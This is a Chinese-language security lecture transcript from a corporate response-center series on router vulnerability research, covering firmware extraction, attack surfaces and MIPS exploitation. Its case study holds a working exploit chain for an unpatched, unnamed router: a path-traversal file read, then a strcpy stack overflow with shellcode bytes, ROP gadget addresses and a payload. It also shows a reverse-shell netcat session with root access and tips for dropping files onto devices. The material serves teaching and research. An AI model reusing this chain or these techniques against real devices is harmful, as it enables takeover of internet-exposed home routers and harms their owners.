安全小课堂第118期【IOT漏洞挖掘之路由器】

京东安全应急响应中心 1周前

路由器这个东西其实早就在IOT这个概念兴起前就出现了，以前主要就是一些大型的路由器，以思科华为的为主，要注意这些大路由是完全不同于现在的这些嵌入式linux形式的小路由的。再后来即便是出现了早期的以wifi为主要卖点的无线家用路由，那也大部分都是基于vxworks、eCos这样的RTOS，他们设备的固件一般都很小，然后重要的是它们的功能都很少很单一，硬件资源和扩展性也非常有限，所以就有点不太"智能"的感觉，漏洞挖掘点当然也少。所以我个人认为，能算到IOT里面的路由器还是要数近些年来流行的这些基于嵌入式linux的无线家用、商用及部分小型企业级的路由，这些路由器功能花哨，长得又高大上，还几乎都搭配了各种APP，云端服务等等，漏洞挖掘点嘛，自然是比较多的。所以我今天分享的也都是说的这些IOT类的路由器哈。

JSRC **安全小课堂第118期**，邀请到**关天烽**作为讲师就**IOT漏洞挖掘之路由器篇**为大家进行分享。。同时感谢各位小伙伴们的精彩讨论。

路由器漏洞挖掘需要哪些基础知识？

京安小妹

关天烽：

1. 要熟悉linux，前面也说了，IOT类的路由器几乎都是嵌入式linux的，而且实际上其他IOT产品有很多也都是嵌入式linux形式的。挖这些设备上的漏洞，就有点等同于挖linux上的某某程序的漏洞，甚至有些时候还有点像在做CTF的pwn题一样。
2. 汇编的学习，因为虽然有不少路由器等IOT产品的漏洞最终利用出来可能跟溢出跟二进制没什么关系，可能最终利用出来就是发了几个POST包就rce了，很web的感觉。但是，在挖掘这些漏洞的时候，几乎还是要靠逆向的，然后汇编的话，这里学一下mips和arm就基本够用了，目前大部分IOT类路由器，就是这两个架构的用的比较多，特别是mips。
3. 熟悉一些常用的网络协议，如http，upnp，dns，dhcp等，可以告诉大家我挖到的很多路由的漏洞其实都还是与http相关的，当然也有一些upnp的和私有协议的。
4. 各种软硬工具的掌握，软：IDA、gdb、wireshark、binwalk等等，硬：编程器、TTL小板、J-LINK、焊接套装等。

路由器的构造是怎样的？


京安小妹

关天烽：

路由器的构造其实很简单，我给大家拆几个路由看看就知道了。


FUN-JIN®
• FT20-284H 1623
FUN-JIN®
• FT20-284H 1623
FUN-JIN®
•F1203DG 1633
RAM
CPU


1718
HN72564DG
RouterBOARD 750
© routerboard.com
CPU
RAM


CPU
RAM

所以，其实就是CPU + FlashRom + RAM + 其他(网卡、天线、调试接口、各种元器件等等)。
挖洞的话，硬件方面主要就关注一下FlashROM（可能需要真机提取固件）和UART串口（可能要用来get shell与调试）就好了，其他的一般都用不到。

讲师

怎么开始去挖一台路由器的漏洞?

京安小妹

关天烽：
其实不只路由器，IOT挖洞的第一步几乎都是“固件的提取”，因为嵌入式设备的大部分精髓，包括应用层软件、kernel都在固件里面，甚至不少产品的bootloader也会跟着放在同一个固件里面。当然，即将要被你挖到的0day也就在固件里面等着你。
固件提取的方法有很多，这里分享2个解决95%情景的固件提取的方法：
1. 官网上去下载，网上找。有50%以上的概率其实你就能这么轻松的解决这个问题了，大厂商一般都会有，但是有些厂商就是比较皮，或者就是没想着给你更新固件。
2. 如果搜遍全网就是下不到固件呢？那就买一个设备回来吧，我们直接从真机上去提取，因为产品出厂，固件都会被厂家烧录在FlashROM上，如下几个方法是比

较稳的：

2.1用编程器+烧录夹读取：

2.2 用TTL小板连UART串口从bootloader中提取或者直接进shell：

2.3 把FlashROM切下来，再用编程器+烧录底座读取

上面的所有东西在淘宝都有的卖，提取到固件后就可以丢到binwalk里面去提取文件系统了，然后就可以对文件系统中的各种程序开挖了。

讲师

路由器有哪些攻击面或漏洞挖掘点？

京安小妹

关天烽：

1. 路由器的web，这个是重点，也是攻击面或漏洞挖掘点最多的一个地方。因为只要是个路由器，就一定会有一个web接口，用于给用户进行配置。并且web后台进程的代码一般也比较多，路由器很多花哨的功能都是在web管理中去体现的，越花哨，就越容易有洞。而路由器的web，整套呈现出来常见的有如下几种结构：

1.1 一个web后台进程 + 多个cgi程序 + 各种静态资源(html,css,js,图片等)：

这种挖洞的话，可优先去逆那些cgi程序(c语言写的)，cgi程序就是用于一些管理业务的实现的，这些cgi里面会容易有命令注入漏洞，然后再来逆web守护进程。

1.2 单单就一个web后台进程 + 各种静态资源：

这种就毫无疑问就是要去逆向整个web进程。

1.3 一个web后台进程 + 解析器与lua/php/asp + 各种静态资源：

这种的话，建议优先代码审计其中的lua/php/asp脚本，里面也容易命令注入漏洞。

2. 实现upnp的对应程序

与web管理一样，几乎所有IOT类路由器中都有一个实现upnp协议的对应程序。因为这个协议主要用于局域网中的设备间的通信，路由器在实现upnp中的某个自定义action时，可能会有输入数据处理不当的溢出类漏洞，命令注入类漏洞比较少。

3. 实现一些私有协议的对应程序

比如，路由器厂商都喜欢搞一个自家产品的“设备发现”协议，用于探测局域网中还有没有自家厂商的产品，这种主要也是容易有溢出类漏洞。

4. 后门类漏洞挖掘

比如一些路由器自带telnetd/ftpd/sshd，那么此时可以看看文件系统中有没有厂商留下的后门密码，可能会有明文的。

讲师

路由器的漏洞利用有哪些技巧?

京安小妹

关天烽：

1. 如果挖到的是纯粹的基于http的命令注入漏洞：那么只需要构造好你的GET/POST包，使用“;ShellCmd;”或“||ShellCmd||”或“&&ShellCmd&&”去触发命令注入即可rce了。

2. 栈溢出：栈溢出在路由器等IOT漏洞里面还是比较常见，栈溢出的利用原理与套路也几乎和PC上的栈溢出是一样的。有一点比较大的差异是，路由器一般都是大端字节序的居多，那么在碰到一些由于strcpy，sprintf函数造成的栈溢出漏洞时，会经常遇到返回地址无法覆盖的问题，因为比如当你想要覆盖返回地址使其变成0x00414243时，那么在大端字节序下，你要发过去的数据实际上应该是\x00\x41\x42\x43，而其中\x00会被strcpy，sprintf等字符串拷贝函数给截断，导致你的返回地址覆盖失败，而pc端都是小端格式，没有这个担忧。解决这个问题，比较好的办法是在构造ROPChain时，第一跳不跳代码段的代码，而是跳到动态库的代码中，因为动态库的代码的地址一般都不会有\x00，当然了，这样做前提是路由器没有开启ASLR，不过IOT产品一般都不会开启ASLR，倒是NX(DEP)会经常有开启的情况。而NX(DEP)的绕过技巧，就是构造调用system()或execve()的ROPChain，只将system()或execve()所需的数据放在栈上。

3. 堆溢出：不单止路由器，堆溢出与其利用在IOT漏洞里面都极其的少见，不是不存在堆溢出，而是IOT产品的C库一般都不是glibc，而是uClibc ，堆的管理方式与我们pc的不同，所以利用套路也就不是我们在pc上玩的那些了。另一个方面，IOT的漏洞利用工具追求通用性，而IOT产品即使是同一个型号，也会存在很多个固件版本，固件版本不同，漏洞利用中使用到的硬编码地址也会不同，这会使得堆溢出漏洞更加的难以形成漏洞利用工具。目前我自己也没有进行过与看到过基于堆利用的IOT漏洞利用案例，但仍然是值得研究的。

讲师

可以分享一个路由器漏洞的实际案例吗?

京安小妹

关天烽 ：

我分享一个比较简单的0day吧，但具体影响哪个厂商就不说了。

首先，这实际上是两个洞，一个纯web层面的，一个栈溢出的，最终组合在一起达到rce的效果，可远程直接拿到路由的反弹shell。这是刚才开讲前找的一台打下了的，效果如下：

```
root@VPS:~# date
Fri Nov  9 15:34:46 CST 2018
root@VPS:~# nc -l -vv -p 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [                ] port 1234 [tcp/*] accepted (family 2, sport 39998)
cat /proc/version
Linux version 2.6.31 (tomcat@buildserver) (gcc version 4.3.3 (GCC) ) #6 Mon Oct 13 17:03:27 CST 2014
cd /
ls -ls
   0 drwxr-xr-x    2 0        0             287 Oct 13  2014 bin
   0 drwxr-xr-x    3 0        0            1042 Oct 13  2014 dev
   0 drwxr-xr-x    7 0        0             281 Oct 13  2014 etc
   0 drwxr-xr-x    5 0        0            1016 Oct 13  2014 lib
   0 lrwxrwxrwx    1 0        0              11 Oct 13  2014 linuxrc -> bin/busybox
   0 drwxr-xr-x    2 0        0               3 Oct 13  2014 mnt
   0 dr-xr-xr-x   49 0        0               0 Jan  1  1970 proc
   0 drwxr-xr-x    2 0        0               3 Oct 13  2014 root
   0 drwxr-xr-x    2 0        0             415 Oct 13  2014 sbin
   0 drwxr-xr-x    2 0        0               3 Oct 13  2014 sys
   0 drwxr-xr-x    5 0        0               0 Jan  1  2014 tmp
   0 drwxr-xr-x    4 0        0              66 Oct 13  2014 usr
   0 drwxr-xr-x    3 0        0               0 Jan  1  2014 var
   0 drwxr-xr-x   10 0        0             141 Oct 13  2014 web
busybox
BusyBox v1.01 (2014.10.13-09:06+0000) multi-call binary

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, arping, brctl, busybox, cat, chmod, date, df, echo, false,
        getty, hostname, ifconfig, init, insmod, kill, klogd, linuxrc,
        ln, logger, login, logread, ls, lsmod, mount, msh, ping, ps, reboot,
        rm, rmmod, route, sh, sleep, syslogd, test, tftp, true, udhcpc,
        udhcpd, umount, vconfig

cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
Netlar:x:500:500:Netlar:/tmp/dropbear:/bin/sh
cat /tmp/passwd
root:x:0:0:root:/root:/bin/sh
Netlar:x:500:500:Netlar:/tmp/dropbear:/bin/sh
```

两个洞都是位于路由器的web守护进程。

第一个纯web层面的洞，就是因为处理GET/POST请求时，没有过滤url中的“../”，导致可以像这样“GET /../../../etc/passwd”进行任意文件读取。是的，各位web大佬肯定很难接受这样简单到不可思议的漏洞，但它确实就是发生了，而且还影几个

型号的路由，公网上现在都还能搜出1W台这样的路由。不过，实际上别个还是有想着在url里过滤“../”的，毕竟这太基本了，只是可能做开发的外国小哥哥可能太赶时间了，过滤代码写反了，尴尬，很尴尬。

```
la      $t9, strstr
nop
jalr    $t9 ; strstr    # strstr(httpbuffer, "..")
move    $a0, $s0
lw      $gp, 0x110+var_100($sp)
bnez    $v0, loc_4DC254  # 过滤此时httpbuffer中的"..", 如果有".."则直接跳至结束且返回-1
                         # 此处有严重的逻辑漏洞，应该先httpRpmDataGet + strcat 再strstr(httpbuffer, "..")
li      $v1, 0xFFFFFFFF
la      $t9, httpRpmDataGet
nop
jalr    $t9 ; httpRpmDataGet  # httpRpmDataGet(Get_request)
move    $a0, $s6
lw      $gp, 0x110+var_100($sp)
move    $a1, $v0
la      $t9, strcat
nop
jalr    $t9 ; strcat    # strcat(httpbuffer, Get_request_rmpdata)
move    $a0, $s0
```

如上图strstr()和httpRpmDataGet()+strcat()的调用顺序反过来了，strstr()放到strcat()下面去其实就好了。

第二个洞是一个栈溢出的，位于web后台进程中关于radius安全配置的代码中。web后台将GET请求中传递的”radiusSecret”字段的字符串值直接通过strcpy函数拷贝到栈上，没有任何的字符串长度检查，导致了栈溢出。

```
                                # CODE XREF: WlanSecurityRpm_1+628↑j
la      $t9, strcpy
nop

                                # CODE XREF: WlanSecurityRpm_1+654↑j
jalr    $t9 ; strcpy    # strcpy(var_2B8, GetEnv_radiusSecret)
addiu   $a0, $sp, 0x318+var_2B8
```

因为设备上没有开启NX，也没有开启ASLR，所以栈溢出可以很简单的通过构造ROPChain 最后跳到栈上去执行反弹shell的Shellcode即可。

```
shellcode += b'\x27\xA5\xFF\xF8'
shellcode += b'\x24\x02\x0F\xDb'
shellcode += b'\x01\x01\x01\x0C'

###### useful gadgets #######
nop = "\x22\x51\x66\x44"
gadg_1 = "\x2A\xB3\x7C\x60"
gadg_2 = "\x2A\xB1\x78\x40"
gadg_3 = "\x2a\xb3\x50\x90"
gadg_4 = "\x2A\xAF\x04\xC0"
gadg_5 = "\x2A\xB2\xDC\xF0"

#     trash      0s1        0ra
rop = "A" * 0x294 + gadg_2 + "A" * 0x1C + gadg_1 + "B" * 0x20 + gadg_3 + "CCCC"
rop += "C" * 0x1C + gadg_5 + "D" * 4 + gadg_4 + nop * 0x10 + nop * 0x8 + shellcode
```

注意我的ROPChain中没有\x00，因为机器是大端字节序与漏洞是strcpy造成的。

为什么需要和第一个任意文件读的漏洞结合？因为第二个栈溢出的洞，是位于radius配置部分的代码，而radius配置相关的url的访问是需要身份验证的，是需要cookie的。所以第一个洞主要是用于将/tmp/目录下的密码文件给读出来，再使用密码去登陆web，再触发第二个的这个栈溢出，最终实现无需任何条件的RCE。

总结

1.路由器的漏洞挖掘，首先别放过它的整套web管理，web管理中漏洞挖掘点最多。

2.路由器漏洞的漏洞利用都比较容易，难点更多的还是在于漏洞的挖掘过程，从固

件的提取开始，其实还会碰到不少的麻烦，比如如何在上面调试，交叉编译gdb等等。

3.挖路由的漏洞，或者挖其他IOT产品的漏洞，有一台真机很重要，建议可以去买一些二手的来研究。

互动问答环节：

1. 编程器+烧录夹读取FlashROM，这个会有兼容性问题吗，比如说某些ROM读取不到之类的?

讲师:

会，所以说我买了几款编程器互补，这个主要看编程器对Nor Flash的厂商型号的支持。

2. 这个是反弹shell的吧？不知道怎么反弹的，路由器最多最多就只有个busybox。

讲师:

让被溢出的进程执行反弹shell的shellcode就行了，shellcode中通过系统调用execve执行"//bin/sh"，busybox都有/bin/sh的。

3. 所以有时候遇到路由器，或者其他设备，反弹shell总是不好操作....有的连个wget都没有。

讲师:

没有wget的话，我一般会看看还有没有tftp，如果连tftp都没有，可以用echo -e -n"\x41\x42\x43\x44" > /tmp/elf的方式， 这种方式配合反弹shell，能植入文件进去。

4.**可以分享一下如何调试某个进程吗 比如工具和大概思路?**

讲师:

动态调试就gdb我觉得最好使，gdbserver + IDA远程调也行

思路的话，你要先"root"设备，这里的root指的就是先通过一些方法取得设备的运行时shell，然后你再把交叉编译好的gdb丢到设备上去，再在shell里面用gdb附加调试目标漏洞进程，这样效果最好。

当前这些的前提是要有一个真实的设备，如果没有真机的话，可以用qemu配合着模拟设备环境去调试，但是效果肯定是没有真机的效果好 。

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

简历请发送：cv-security@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心